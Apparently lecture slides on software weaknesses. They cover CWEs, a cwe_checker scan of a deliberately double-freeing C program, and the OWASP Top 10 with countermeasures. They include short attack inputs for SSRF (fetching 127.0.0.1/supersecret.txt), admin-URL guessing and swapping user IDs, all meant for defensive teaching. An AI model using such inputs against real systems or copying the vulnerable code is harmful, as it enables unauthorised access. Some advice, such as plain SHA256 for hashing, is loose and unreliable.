
**CWE-256**

Plaintext Storage of  
Password

Storing passwords in plaintext is a horrible idea for many reasons, and creates many different weaknesses in the system

Common Weakness Enumeration (**CWE**) are categories of commonly-seen weakness that can lead to vulnerabilities

CVEs are typically mapped to one or more CWEs





There are static analysis tools that can scan binaries for CWEs and CVEs

```
user@user-VirtualBox:~$ cat example.c
#include <stdlib.h>

int main() {
    void* p = malloc(200);
    free(p);
    free(p);
    return 0;
}
user@user-VirtualBox:~$ gcc example.c -o example-bin
user@user-VirtualBox:~$ cwe_checker example-bin --quiet
[CWE476] (0.3) (NULL Pointer Dereference) There is no check if the return value is NULL at 0010117a (malloc).
[CWE415] (0.1) (Double Free) Object may have been freed before at 00101196
```





There are static analysis tools that can scan binaries for CWEs and CVEs

## CVE Binary Tool quick start / README



The CVE Binary Tool is a free, open source tool to help you find known vulnerabilities in software, using data from the [National Vulnerability Database](#) (NVD) list of [Common Vulnerabilities and Exposures](#) (CVEs) as well as known vulnerability data from [Redhat](#), [Open Source Vulnerability Database \(OSV\)](#), [Gitlab Advisory Database \(GAD\)](#), and [Curl](#).

# A Generalized approach to the operationalization of Software Quality Models

Clemente Izurieta<sup>1,2,3</sup>, Derek Reimanis<sup>3</sup>, Eric O'Donoghue<sup>3</sup>, Kaveen Liyanage<sup>4</sup>, A. Redempta Manzi Muneza<sup>3</sup>, Bradley Whitaker<sup>4</sup> and Ann Marie Reinhold<sup>2,3</sup>

THE ANALYSIS OF BINARY FILE SECURITY USING  
A HIERARCHICAL QUALITY MODEL

AN EXTENSIBLE, HIERARCHICAL ARCHITECTURE FOR ANALYSIS OF  
SOFTWARE QUALITY ASSURANCE

by

## Impacts of Software Bill of Materials (SBOM) Generation on Vulnerability Detection

Eric O'Donoghue  
Montana State University  
Bozeman, MT, USA  
ericodonoghue@montana.edu

Clemente Izurieta  
Montana State University  
Bozeman, MT, USA  
Pacific Northwest National Laboratory  
Richland, WA, USA  
Idaho National Laboratory  
Idaho Falls, ID, USA  
clemente.izurieta@montana.edu

Brittany Boles  
Montana State University  
Bozeman, MT, USA  
brittanyboles@montana.edu

Ann Marie Reinhold  
Montana State University  
Bozeman, MT, USA  
Pacific Northwest National Laboratory  
Richland, WA, USA  
annmarie.reinhold@montana.edu

The Open Web Application Security Project (**OWASP**) is an organization that maintains a regularly-updated list of the top 10 most critical web applications



<https://owasp.org/www-project-top-ten/>

They gather web apps from industry and open-source projects, and then find the most common vulnerabilities

As a developer, it is recommended that you review the OWASP Top 10 when they are released



# OWASP Top 10

1. ????

2. ????

3. ????

4. ????

5. ????

6. ????

7. ????


8. ????

9. ????

10. ????

# 10. Server-Side Request Forgery

**SSRF** occurs when fetching a remote resource without validating the user-supplied URL. A server is tricked into making an internal request, which could be used to bypass firewall or access sensitive data



Benign Input:

GET website.com/meatball.jpg

Attacker Input:

GET 127.0.0.1/supersecret.txt

## Countermeasures

- Sanitize user input
- Enforce URL schema with positive allow list (whitelist)
- Disable HTTP Redirects

# 9. Security and Logging Monitoring Failures

CWEs: 117, 223, 532, 778

Without proper logging and monitoring, threats are difficult to detect, and responding to breaches (incident response) is very difficult

Example 1: Hospital data breach occurs. Thousands of health records were modified. Lack of logging and monitoring makes it impossible to (1) trace back date of compromise and (2) who's records were modified

Example 2: Invalid logins are not monitored, which makes brute-force login attacks more feasible



## Countermeasures

- Enable logging for security-related events
- Set up alerts for suspicious activity
- Intrusion Detection Systems




# 8. Software and Data Integrity Failures

CWEs: 345, 353, 426, 502, 565, 784, 829, 830, 915

These failures occur when code and/or infrastructure does not protect against integrity violations

The SolarWinds attack was an example of this

Example Of An Hijacked Update Attack



- Do not accept unsigned updates
- Do integrity checks on untrusted user input

## Countermeasures

- Digitally sign software updates
- Verify dependencies using checksums
- Secure CI/CD pipelines

# 7. Identification and Authentication Failures

CWEs: 255, 259, 287, 288, 290, 294, 295, 297, 300, 302, 304, 306, 307, 346, 384, 521, 613, 620, 640, 798, 940, 1216

Lack of confirmation of user's identity, user authentication, and session management

## Examples of Weakness

1. Organization has weak password requirements, making brute-force/dictionary attacks easier
2. No multi-factor authentication, which increases likelihood of unauthorized access or account compromises



## Countermeasures

- Always utilize MFA
- Never deploy with default credentials
- Ensure registration and credential recovery methods
- Use strong password policy

# 6. Vulnerable and Outdated Components

CWEs: 937, 1035, 1104

The use of outdated libraries, frameworks, or dependencies with known vulnerabilities

Examples:

Using version 2.14.1 of Log4J

Use of `system()` function




## Countermeasures

- Generate **SBOM** of system
- Remove unused dependencies
- Patch Software

# 5. Security Misconfiguration

CWEs: 2, 11, 13, 15, 16, 260, 315, 520, 526, 537, 541, 547, 611, 614, 756, 776, 942, 1004, 1032, 1174

Improperly configured permissions on cloud services.  
Unnecessary features or services that create a vulnerabilities. Misconfigured error handling



Little pieces of information that are leaked in an error message may give an attacker more ammunition for later attacks

## Countermeasures

- Minimize error messages in production
- Automated Verification of system configurations
- Follow secure configuration recommendations

# 4. Insecure Design

CWEs: 73 183 209 213 235 256 257 266 269 280 311 313 316 419 430 434 444 451 472 501  
522 525 539 579 598 602 642 646 650 653 656 657 799 807 840 841 927 1021 1173

Security flaw due to weak architectural or design design

Secure designs can still have implementation defects. An insecure design cannot be fixed by a perfect implementation

Example: GPU Website with no anti-bot protections

Example: Question and Answers for credential recovery

Example: Bank app that allows a user to transfer money without authentication



## Countermeasures

- Secure Design Pattern
- Adequate requirement gathering
- Threat model
- Secure Development Lifecycle



# 3. Code Injections

CWEs: way too many

User can inject malicious input due to poor input validation, filtering, or sanitization

## Example: SQL Injections

ACME Corporation

Username:

Password:


## Example: XSS Attack

First name:

Last name:

Email:

Comment:



## Countermeasures

- Parameterized queries, Prepare statements
- Always always always input sanitize and validate

# 2. Cryptographic Failures

CWEs: 261, 296, 310, 319, 321, 322, 323, 324, 325, 326, 327, 328, 329, 330, 331, 335, 336, 337, 338, 340, 347, 523, 720, 757, 759, 760, 780, 818, 916


Poor encryption practices that lead to data exposure

Example: use of HTTP instead of HTTPS

Example: use of unsecure hashing algorithms (MD5)

Example: poor cryptographic key storage

Example: `import random` for keys



## Countermeasures

- Always ensure data is encrypted with secure up-to-date protocols
- Do not hardcode secrets (keys) in source code
- Use Cryptographically secure hashing functions (SHA256)

# 1. Broken Access Control

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits.

Example: URL Manipulation to access admin web page

```
https://example.com/app/getappInfo  
https://example.com/app/admin_getappInfo
```

Example: Accessing another user's account without authentication

GET /user/profile?user\_id=123 My Account

GET /user/profile?user\_id=124 Someone Else's Account



## Countermeasures

- Except for public resources, deny by default
- Implement secure Cross-Origin-Resource-Sharing (CORS) policies
- Log Access Control Failures